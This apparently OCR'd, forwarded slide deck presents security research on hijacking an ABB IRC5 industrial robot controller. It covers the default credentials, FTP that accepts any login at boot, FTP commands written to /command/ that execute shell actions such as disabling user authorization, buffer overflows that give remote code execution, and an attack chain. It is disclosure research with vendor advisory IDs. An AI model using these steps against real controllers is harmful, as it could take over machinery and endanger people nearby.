
Fwd: [redacted] Researchers hijack a 220-pound industrial robotic arm

[redacted] to [redacted]

[redacted] has long had a robotics program and laboratories with larger robot arms than the one shown. These were the kind of robot arms where the lab floor had a red line to show the swing distance - inside that line and you could be struck by the arm, potentially fatally. Some of the early models were controlled by PCs connected to the corporate network. When powered down, the arms and their controllers were supposed to be safed. However, the COTS computers had a wake-on-LAN function. The internal security folks ran nmap with ping and happened to include the robotics labs' LAN. The PC woke up, automatically ran the robotics control program, and the arm extended to full length and swung around its full arc. This was witnessed by workers in the lab who, fortunately, were behind the red line.

...so far, we assumed the attacker has already compromised the controller...

… *let's compromise the controller!*


End Effector
IRC5 Control Unit
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
Ethernet
RS-485
USB port
LAN
main computer (MC)
FlexPendant
Ethernet
Services:
Well-known (FTP) +
custom (RobAPI)
Attack surface
Ethernet (LAN port)
Ethernet (service port)
factory LAN
service LAN
Radio
RS232
GPRS
Ethernet (WAN)
RobotStudio
Service Box
service net (vendor)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
axis computer (AXC)
panel board
24V DS
e-stop
24V DS
motors on/off
VxWorks 5.x RTOS (PPC)
24V DS
auto / manual
24V digital signal
RS-485
I/O board
DeviceNet
main computer (MC)
FTP, RobAPI, ...
VxWorks 5.x RTOS (x86)
FlexPendant
Ethernet
Ethernet (service port)
Ethernet
Windows CE (ARM) .NET >=3.5
(LAN port)
factory LAN
service LAN
RS232
GPRS
service net (vendor)
Ethernet (WAN)
RobotStudio
Service Box

User Authorization System


User ∈ roles → grants

Authentication: username + password

Used for FTP, RobAPI, ...



User Authorization System



All controllers have a default user named *Default User* with a publicly known password *robotics*. The *Default User* cannot be removed and the password cannot be changed. However, a user having the grant *Manage UAS settings* can modify and restrict the controller grants and application grants of the *Default User*.

Note

From RobotWare 6.04 it is also possible to deactivate the *Default User*, see *User Accounts on page 421*.

User Authorization System

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



tl;dr; read deployment guidelines
& deactivate the default user

Update problems




FlexPendant

Axis Computer

Microcontrollers

Update problems



FlexPendant

Axis Computer


Microcontrollers

How? FTP at **boot**

FTP	116	Request: SIZE /hd0a/ROBOTWARE_5.13.1037/TPS//SxTPU/2.0/TpsStart.exe
FTP	66	Response: 213 415744
FTP	116	Request: RETR /hd0a/ROBOTWARE_5.13.1037/TPS//SxTPU/2.0/TpsStart.exe
FTP	95	Response: 150 Opening BINARY mode data connection

.... plus, no code signing, nothing

Update problems



FlexPendant

Axis Computer

Microcontrollers

FTP? Credentials? Any credential **is OK** during boot!

```
FTP    105  Response: 220 ABB Robotics FTP server (VxWorks5.5.1) ready.
FTP     77  Request: USER TpuStartUserXz
FTP     77  Response: 331 Password required
FTP     77  Request: PASS [redacted]
FTP     74  Response: 230 User logged in
```

ABBVU-DMRO-124644

Autoconfiguration is magic!

Autoconfiguration is magic!

```
FTP    117  Response: 220 ABB Robotics FTP server (VxWorks5.5.1) ready.
FTP     84  Request: USER _SerB0xFtp_
FTP     89  Response: 331 Password required
FTP     81  Request: PASS [redacted]
FTP     86  Response: 230 User logged in
FTP     72  Request: PASV
FTP    114  Response: 227 Entering Passive Mode (192,168,125,1,4,25)
FTP     93  Request: RETR /command/startupInfo
FTP    107  Response: 150 Opening BINARY mode data connection
FTP     89  Response: 226 Transfer complete
FTP     72  Request: QUIT
FTP     91  Response: 221 Bye...see you later
```

ABBVU-DMRO-124642

Enter /command

FTP RETR **/command/[anything]** read system info

FTP STOR **/command/<command>** execute “commands”

ABBVU-DMRO-124642

Enter /command

FTP RETR **/command/[anything]** read system info

FTP STOR **/command/<command>** execute "commands"

```
89 Request: STOR /command/command

priority 70
stacksize 5000
remote_service_reg 192.168.125.83,1426,60
```

ABBVU-DMRO-124642

Enter /command

FTP GET **/command/[anything]** read, e.g., env. vars

FTP PUT **/command/<command>** execute "commands"

```
shell reboot
shell uas_disable
```

+ hard-coded credentials? → **remote command execution**

ABBVU-DMRO-124642

Enter /command

Let's look at **cmddev_execute_command**:

shell → **sprintf(buf, "%s", param)**

other commands → **sprintf(buf, "cmddev_%s", arg)**

overflow **buf** (on the stack) → remote code execution

ABBVU-DMRO-128238

Other buffer overflows

Ex. 1: RobAPI

- Unauthenticated API endpoint
- Unsanitized `strcpy()`

→ **remote code execution**

Ex. 2: Flex Pendant (`TpsStart.exe`)

- FTP write `/command/timestampAAAAAAA.....AAAAAAA`
- file name > 512 bytes ~> Flex Pendant DoS

ABBVU-DMRO-124641, ABBVU-DMRO-124645

Some **memory corruption**


Mostly **logical vulnerabilities**

All the components blindly **trust** the **main computer (lack of isolation)**

Complete attack chain (1)

1. Using static credentials
   FTP PUT /command/command.cmd

1. (Alternatively) DHROOT RobAPI request
   (no auth) with buffer overflow exploit

